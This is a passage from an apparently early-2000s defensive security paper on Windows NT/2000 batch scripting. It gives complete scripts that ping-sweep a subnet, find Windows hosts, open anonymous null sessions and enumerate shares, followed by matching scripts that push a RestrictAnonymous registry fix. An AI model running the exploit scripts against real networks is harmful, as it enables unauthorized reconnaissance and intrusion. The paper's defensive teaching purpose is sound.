The downside is that the time that you put in is very specific. That means that you have to know the exact time that you want that command to perform. What if you don't know the exact time on that computer? Sure, it's easy enough to find out… but is that worth your time in a large, two thousand computer environment? There are other ways to synchronize the time, but the point being, it can often take more time than it's worth to automate tasks. That's why I personally prefer the "SOON" command. With it, you can schedule tasks without having to specify the exact time. Let's take a look:

Soon	*Computername*	*Delay*	*Option*	*Command to be run*
SOON	\\COMPUTER1	65	/INTERACTIVE	"REBOOT.EXE"

The above example shows that COMPUTER1 will reboot in 65 seconds.

Automating tasks can be the way to go if you want to focus your time on other things, but like I stated at the beginning of this paper, I won't spend too much time on automation – I just want to show you how it can be used to exploit or mitigate risks.

Registry files can also be easily used to patch of punch your networks. Using Windows "REGEDIT.EXE" command, we can utilize scripts to import certain information.

```
REGEDIT.EXE /S IMPORTME.REG
```

That's all there is to it. The simple "/S" is used to silently import a registry file. You could use this in logon scripts to import registry changes – which we'll see in the mitigation portion of this paper. Used with the "AT" or "SOON" commands, this can be a powerful ally when making important registry changes.

```
SOON \\COMPUTER1 65 "REGEDIT /S IMPORTME.REG"
```

HOW SCRIPTS CAN BE USED TO EXPLIOT SYSTEMS

Ok, here's where it can become fun or confusing, depending on how much you document. You have the knowledge and the tools to use scripting for good; however, too many people would rather use it for other than honorable reasons.

The following scripts are all used and needed for exploiting Windows NT and 2000 systems:

Usage:

```
EXPLOIT 192.168.2<CR>
```

Where <CR> means to press the "ENTER" key and "192.168.2" will be referred to as "%1" within our scripts.

EXPLOIT.BAT

```
==================================================================
@echo off

:: If any log files exist, delete before we begin
if exist d:\Log\*.log del d:\Log\*.log

:: Step 1 is pinging a specified network and filtering the
:: reply's.
:Step1
for /l %%i in (1,1,254) do @ping -n 1 %1.%%i | find "Reply" >>
{ping}.##

:: Step2 is parsing the results and sorting them based on the
:: IP.
```

```
:Step2
for /f "tokens=3 delims= " %%i in ({ping}.##) do @echo %%i >>
{sort}.##

:: Step3 is cleaning the IP information so that only the IP is
:: in the file.
:Step3
for /f "tokens=1 delims=:" %%i in ({sort}.##) do @echo %%i >>
clean.~00

:: Step4 clears the screen (cls) and then calls exploit4.bat
:: against all of the IP's in "clean.~00".
:Step4
cls
for /f "tokens=1 delims=" %%i in (clean.~00) do call
d:\exploit4.bat %%i

:: Step5 calls exploit5.bat to run against all of the IP's in
:: "potential.~00"
:Step5
for /f "tokens=1 delims=" %%i in (potential.~00) do call
d:\exploit5.bat %%i

:: Step6 is showing you the log and cleaning up.
:Step6
start /i notepad d:\Log\hacked.log
del *.##
del *.~00
cls

:end
```

===

EXPLOIT4.BAT

===

```
@echo off

:: Using NBTSTAT against "clean.~00" and then performing a
:: function based off
:: of the result of the errorlevel
nbtstat -A %1 | find "<" > nul
nbtstat -A %1 | find "<" > nul
if errorlevel=1 goto err1
if errorlevel=0 goto err0
```

```
:: This is used to log which IP's do not respond to NBTStat.
:err1
echo.
echo %1 does not appear to be a Microsoft Machine or cannot be
enumerated. >> notpotent.log
echo.
goto end


:: This is used to provide potential Windows machines that may
:: be exploited.
:err0
echo.
echo %1 is a potential.
echo %1 >> potential.~00
goto end

:end
================================================================
```

EXPLOIT5.BAT


```
================================================================
@echo off

:: Using NET VIEW to see if we can see any shares without being
:: part of the domain. If errorlevel 0 or 2 is not found, then
:: the script ends.
:hack
net view \\%1 > nul
net view \\%1 > nul
if errorlevel=2 goto err2
if errorlevel=0 goto err0
goto end

:: If errorlevel 2 is found, then the pc is not a risk for this
:: exploit. But just to be sure, we NET USE to initiate a NULL
:: Session and try again.
:err2
cls
echo.
echo %1 is not ready. Trying again...
echo.
net use \\%1\ipc$ "" /u:""
goto hack
goto end

:: Echo the results into a log file, and list the IP addresses
:: of the risks into "risk.~00" for be used later.
:err0
echo.
echo
*****************************************************************
*************** >> results.log
echo       %1 has been successfully exploited >> hacked.log
echo %1 >> risk.~00
echo %1
net view \\%1 >> results.log
echo
*****************************************************************
*************** >> results.log
echo.
goto end


:end
=================================================================
```

With these three scripts, a hacker can retrieve information about file shares on every computer in your network. The hacker can also get user, group, and domain information by slightly modifying these scripts and using third-party applications. Finally, the hacker can try to break weak passwords and slowly work his or her way to the administrator account and achieve full, unrestricted access (8). As you can see, it doesn't take much to these files, and there is a huge benefit for the hacker. Likewise, there is a huge risk to you. Let's take a look at how we can counter this risk.

USING SCRIPTS TO MITIGATE RISK

First, you'll need to create a registry file (9) and name it "MITIGATE.REG".

MITIGATE.REG



```
REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"RestrictAnonymous"=dword:00000002
```

Figure 18 – Registry file to counter vulnerability on a Windows 2000 system. The value should be "00000001" for Windows NT 4.0.

This is the cure for our risk. This restricts anonymous viewing of any of our shares.

MITIGATE.BAT

```
==================================================================
:: If any file ending with .~00, .##, or .log exists, then delete them.
Cls
@echo off
if exist %temp%\*.~00 del %temp%\*.~00
if exist %temp%\*.## del %temp%\*.##
if exist D:\Log\*.log del *.log

:: Show us a status screen while we are looking for hosts that will reply.
:Step1
echo.
echo.
echo.
echo        Please wait while your network is being searched...
echo        Network: %1.0 is being searched...
echo.
echo.
echo.
for /l %%i in (1,1,254) do @ping -n 1 %1.%%i | find "Reply" >> %temp%\{ping}.##

:: Step2 is parsing the results and sorting them based on the IP.
:Step2
for /f "tokens=3 delims= " %%i in (%temp%\{ping}.##) do @echo %%i >>
%temp%\{sort}.##

:: Step3 is cleaning the IP information so that only the IP is in the file.
:Step3
for /f "tokens=1 delims=:" %%i in (%temp%\{sort}.##) do @echo %%i >>
%temp%\clean.~00

:: Step4 clears the screen (cls) and then calls mitigate4.bat against all of
:: the IP’s in “clean.~00”.
:Step4
cls
for /f "tokens=1 delims= " %%i in (%temp%\clean.~00) do call d:\mitigate4.bat %%i

::Step5 calls mitigate5.bat to run against all of the IP’s in “potential.~00”
:Step5
for /f "tokens=1 delims= " %%i in (%temp%\potential.~00) do call d:\mitigate5.bat %%i

:: For every IP in “potential.~00” copy mitigate.reg to the C$ share.
:: Requires DOMAIN ADMIN access.
```

```
:Step6
for /f "tokens=1 delims= " %%i in (%temp%\potential.~00) do copy
\\192.168.2.1\mitigate\mitigate.reg \\%%i\c$

:: For every IP in “potential.~00” schedule the import of mitigate.reg 65
:: seconds from now. Log the results, then show them once it’s all done.
:Step7
for /f "tokens=1 delims= " %%i in (%temp%\potential.~00) do soon \\%%i 65 /interactive
"regedit.exe /s C:\mitigate.reg" >> D:\log\scheduled.log
start /i notepad D:\log\scheduled.log
cls

:end
======================================================================

MITIGATE4.BAT
======================================================================
@echo off

:: Using NBTSTAT against “clean.~00” and then performing a function based off
:: of the result of the errorlevel
nbtstat -A %1 | find "<" > nul
nbtstat -A %1 | find "<" > nul
if errorlevel=1 goto err1
if errorlevel=0 goto err0


:: This is used to log which IP’s do not respond to NBTStat.
:err1
echo.
echo %1 does not appear to be a Microsoft Machine or cannot be enumerated. >>
notpotent.log
echo.
goto end

:: This is used to provide potential Windows machines that may be exploited.
:err0
echo.
echo %1 is a potential.
echo %1 >> potential.~00
goto end

:end
======================================================================

MITIGATE5.BAT
```

```
==========================================================================
@echo off

:: Using NET VIEW to see if we can see any shares without being part of the
:: domain. If errorlevel 0 or 2 is not found, then the script ends.
:hack
net view \\%1 > nul
net view \\%1 > nul
if errorlevel=2 goto err2
if errorlevel=0 goto err0
goto end

:: If errorlevel 2 is found, then the pc is not a risk for this exploit. But
:: just to be sure, we NET USE to initiate a NULL Session and try again.
:err2
cls
echo.
echo       %1 is secure. >> D:\Log\tryagain.log
echo %1 is not ready. Trying again...
echo.
net use \\%1\ipc$ "" /u:""
goto hack
goto end



:: Echo the results into a log file, and list the IP addresses of the risks
:: into "risk.~00" for be used later.
:err0
echo.
echo       %1 has been exploited on %date% at %time% >> D:\log\hacked.log
echo %1 >> %temp%\risk.~00
echo %1 has been EXPLOITED.
goto end


:end
==========================================================================
```

As you can see, the main change was in the "MITIGATE.BAT" file. There really wasn't much difference except that with the mitigation files, we tried to counter the risk. You can probably imagine how much time something like this, or something similar, can save you with a large network. Likewise, you can imagine how a hacker can quickly begin to take control of your network before you know it has happened. Don't wait until it's too late. With your newfound love for scripting, go out there and quickly lower your risks. Remember, be safe and always remember to seek out permission before you start. Now you’re ready to begin, so don’t hesitate! Start today!

REFERENCES:

(1) Hill, Tim. Windows NT Shell Scripting. Indiana: Macmillan Technical Publishing, 1998

(2) Chapman, Terry. “Using The WinBatch Scripting Language To Automate Security In An NT4 Environment”. URL: http://www.sans.org/rr/paper.php?id=381. (16 Aug 2001)

(3) Microsoft Corp. “Microsoft TechNet Online: Set command” URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winxppro/proddocs/set.asp. (20 Sept 2003)

(4) Computer Hope. “Computer Hopes Computer Dictionary: Argument”. URL: http://www.computerhope.com/jargon/a/argument.htm (20 Sept 2003)

(5) Murphy Laws Site. “Murphy’s Law Origin”. URL: http://www.murphys-laws.com/murphy/murphy-true.html. (27 Sept 2003)

(6) Microsoft Corp. “Microsoft TechNet Online: Shell Script” URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winntas/deploy/prodspecs/shellscr.asp

(7) Microsoft Corp. “Microsoft Windows 2000: NT Commands”. URL: http://www.microsoft.com/windows2000/en/server/help/default.asp?url=/windows2000/en/server/help/ntcmds.htm

(8) Foundstone, Incp. “Ultimate Hacking”. URL: http://net-services.ufl.edu/security/public/NetBiosHacking.pdf. (2001)

(9) Rutgers State University. “Null Sessions”. URL: http://netsecurity.rutgers.edu/null_sessions.htm. (10 Nov 2003)